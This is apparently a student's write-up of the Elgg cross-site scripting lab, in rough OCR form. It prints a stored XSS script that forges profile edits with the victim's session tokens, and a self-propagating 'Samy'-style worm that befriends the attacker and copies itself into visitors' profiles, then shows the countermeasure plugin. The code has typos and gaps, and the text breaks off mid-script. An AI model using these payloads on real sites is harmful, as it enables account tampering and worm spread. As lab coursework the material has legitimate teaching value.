15 requests | 133.05 KB / 11.60 KB transferred | Finish: 4.28 s | DOMContentLoaded: 873 ms | load: 2.42 s
```

Now Alice profile is edited:



Alice


**Brief description:**

**About me**

Pramod kumar samys friend is Junk

Now remove that line mention in the pdf and repeat the experetment

Observation : purpose of that that line is not to modify smay its own profile, if that happens then whatever we have written in the description will overwrite the script and our attack wont happen.



**Edit profile**

**Display name**


Samy

**About me**

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var description="&description=Pramod+kumar+samys+friend+is+Junk";

var content=userName+guid+ts+token+description;     //FILL IN
var samyGuid="47";    //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"

//if(elgg.session.user.guid!=samyGuid)
//{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
//}
}
</script>
```

**Brief description**

On reloading “samy” profile we can see that script is not longer in the DOM



Samy


About me

Pramod kumar samys friend is Junk

```
<div id="profile-owner-block">…</div>
<div id="profile-details" class="elgg-body pll">
  <span class="hidden nickname p-nickname">samy</span>
  <h2 class="p-name fn">Samy</h2>
  <p class="profile-aboutme-title">…</p>
  <div class="profile-aboutme-contents">
    <div class="elgg-output mtn">
      <p>Pramod kumar samys friend is Junk</p>
    </div>
  </div>
  ::after
</div>
```

Lets try with alice empty profile and visit the samys profile


Alice profile before visiting samys profile



Alice


Brief description:

Alice profile after visiting Samy profile.. **Nothing happen**




## Task 6:

## Script used in DOM



```
<script type="text/javascript" id="worm">
var guid;
var ts;
var token;
function inject_worm_code() {
        var sendurl = "http://www.xsslabelgg.com/profile/".concat(elgg.session.user.name).concat("/edit")
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.onreadystatechange = function () {
                if(Ajax.readyState ==4 && Ajax.status == 200) {
                        ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                        token="&__elgg_token="+elgg.security.token.__elgg_token;
                        guid="&guid="+elgg.session.user.guid;
                        var parser = new DOMParser();
                        var xml = parser.parseFromString(Ajax.responseTest,"text/xml");
                        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                        var tailTag = "</" + "script>";
                        var description = "Pramod+is+junk".concat(escape(headerTag.concat(document.getElementById("worm").innerHTML).concat(tailTag)));
                        var content= token.concat(ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(description).concat(token).concat(guid);

                        Ajax1=new XMLHttpRequest();
                        Ajax1.onreadystatechange = function () {};
                        var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";

                        Ajax1.open("POST",sendurl1,true);
                        Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
                        Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                }

        };
        Ajax.open("GET",sendurl,true);
        Ajax.send();

}
function add_samy_friend(){
        var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;  //FILL IN
//Create and send Ajax request to add friend
        var Ajax2=new XMLHttpRequest();
        Ajax2.onreadystatechange=function(){
                if(Ajax2.readyState ==4 && Ajax2.status == 200) {
                        inject_worm_code();}
        };
        Ajax2.open("GET",sendurl2,true);
        Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax2.send();
}
window.onload = function(){

var samyGuid="47";    //FILL IN

//if(elgg.session.user.guid!=samyGuid)
//{
 add_samy_friend();
//}
}
</script>
```


## Alice profile



Alice

Brief description:

After visiting sam profile




Alice

Brief description:

About me


Pramod is junk

Admin profile before visiting “Alice”



Admin

After visiting Alice profile




Admin

About me

Pramod is junk

Task 7:

Activate counter measure 1:



Plugins


Filter

All plugins | Active plugins | Inactive plugins | Bundled | Non-bundled | Admin | Communication | Content | Development | Enhancements | Security and Spam | Service/API | Social | Themes | Utilities | Web Services | Widgets

Activate All | Deactivate All

Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.



Samy

About me


Pramod is junk

```
var guid;
var ts;
var token;
function inject_worm_code() {
var sendurl = "http://www.xsslabelgg.com/profile
/".concat(elgg.session.user.name).concat("/edit")
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.onreadystatechange = function () {
if(Ajax.readyState ==4 && Ajax.status == 200) {
ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
token="&__elgg_token="+elgg.security.token.__elgg_token;
guid="&guid="+elgg.session.user.guid;
var parser = new DOMParser();
var xml =
parser.parseFromString(Ajax.responseTest,"text/xml");
var headerTag = "";
var tailTag = "</" + "script>";
var description =
"Pramod+is+junk".concat(escape(headerTag.concat(documen
t.getElementById("worm").innerHTML).concat(tailTag)));
var content=
token.concat(ts).concat("&name=").concat(elgg.session.user.n
ame).concat("&
description=").concat(description).concat(token).concat(guid);

Ajax1=new XMLHttpRequest();
Ajax1.onreadystatechange = function () {};
var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";

Ajax1.open("POST",sendurl1,true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
